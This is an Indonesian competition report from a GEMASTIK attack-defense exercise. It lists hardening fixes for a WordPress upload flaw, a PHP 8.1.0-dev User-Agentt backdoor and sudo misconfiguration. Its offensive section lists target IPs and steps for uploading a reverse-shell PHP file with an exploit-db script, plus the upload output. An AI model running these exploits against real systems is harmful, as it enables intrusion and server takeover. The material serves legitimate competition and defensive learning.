

LAPORAN FINAL CND GEMASTIK

HARDENING

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Arbitrary File Upload
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/www/wordpress/wp-content/plugins/download-from-files.1.48
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker dapat upload file dengan extensi php4 dan phtml , dengan dapat diuploadnya file php4 maka attacker dapat melakukan reverse shell
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<pre> root@ip-172-31-32-49:/var/www/wordpress/wp-admin# cd /var/www/wordpress/wp-content/plugins/download-from-files.1.48 root@ip-172-31-32-49:/var/www/wordpress/wp-content/plugins/download-from-files.1.48# ls assets download-from-files.php index.html languages libs readme.txt templates root@ip-172-31-32-49:/var/www/wordpress/wp-content/plugins/download-from-files.1.48# mv download-from-files.php aku-cantik-tau.php root@ip-172-31-32-49:/var/www/wordpress/wp-content/plugins/download-from-files.1.48# ls aku-cantik-tau.php assets index.html languages libs readme.txt templates </pre> <p>Pergi ke lokasi potensi celah di /www/wordpress/wp-content/plugins/download-from-files.1.48 konfirmasi file dengan ls mengubah nama dengan mv download-from-files.php aku-cantik-tau.php Hal ini menjadikan file tidak dengan nama default</p>


NO	ITEM	PENJELASAN
2	Jenis Celah Keamanan/Kesalahan Konfigurasi	Remote Code Execution
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/opt/php/php8
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker dapat melakukan remote code execution dengan menambahkan User-Agentt : zerodiumsystem("") pada header. Setelahnya attacker dapat melakukan reverse shell.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Menambahkan disable_function==exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source pada php.ini milik php8.1.0-dev

NO	ITEM	PENJELASAN
3	Jenis Celah Keamanan/Kesalahan Konfigurasi	Privilege Escalation
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/sudoers.d/90-cloud-init-users /etc/sudoers
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker dapat melakukan privilege escalation dari user ubuntu menjadi root dengan asumsi attacker mendapatkan akses user ubuntu.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Memberikan # pada beberapa rule ubuntu di /etc/sudoers.d/90-cloud-init-users # User rules for ubuntu #ubuntu ALL=(ALL) NOPASSWD:ALL # User rules for ubuntu #ubuntu ALL=(ALL) NOPASSWD:ALL

		# User rules for ubuntu #ubuntu ALL=(ALL) NOPASSWD:ALL Menambahkan Defaults rootpw agar tiap kalo sudo su akan meminta password root bukan password user ubuntu <pre>Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" Defaults _rootpw</pre>
--	--	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

OFFENSIVE

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	13.212.10.103 [Non Root] 13.212.59.152 [Non Root] 13.212.187.9 [Non Root] 54.255.229.255 [Non Root] 13.212.187.9 [Non Root] 18.141.233.234 [Non Root] 13.212.240.143 [Non Root] 13.250.120.55 [Non Root]

		<p>13.212.244.212 [Non Root]</p> <p>54.251.94.153 [Non Root]</p> <p>54.169.218.133 [Non Root]</p> <p>54.255.184.182 [Non Root]</p> <p>13.212.61.55 [Non Root]</p> <p>13.212.90.238 [Non Root]</p>
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Arbitrary File Upload
	Lokasi Potensi Celah Keamanan/Konfigurasi	/www/wordpress/wp-content/plugins/download-from-files.1.48
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> 1. Menggunakan cve dari https://www.exploit-db.com/exploits/50287 2. File shell.php4 berisi payload reverse shell 3. Listening pada server kami pada port 1337 4. Jalankan python3 exploit.py https://target ./shell.php4 5. Didapatkan akses
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	 <pre>\$ python3 wp-exploit.py http://13.212.10.103/ shell.php4 Download From Files <= 1.48 - Arbitrary File Upload Author -> spacehen (www.github.com/spacehen) Uploading Shell... Shell Uploaded! http://13.212.10.103/wp-admin/shell.php4</pre>

NO	ITEM	PENJELASAN
2	IP Address Mesin Target	<p>54.255.229.255 [Root]</p> <p>13.212.240.143 [Root]</p> <p>54.251.94.153 [Root]</p> <p>54.255.184.182 [Root]</p> <p>13.212.59.61 [Root]</p>
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Misconfiguration
	Lokasi Potensi Celah Keamanan/Konfigurasi	/home/ubuntu/kode.txt
	Jelaskan secara rinci step by step langkah-langkah dalam	1. Cat /home/ubuntu/kode.txt

	mengeksplorasi celah keamanan yang ada	
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	

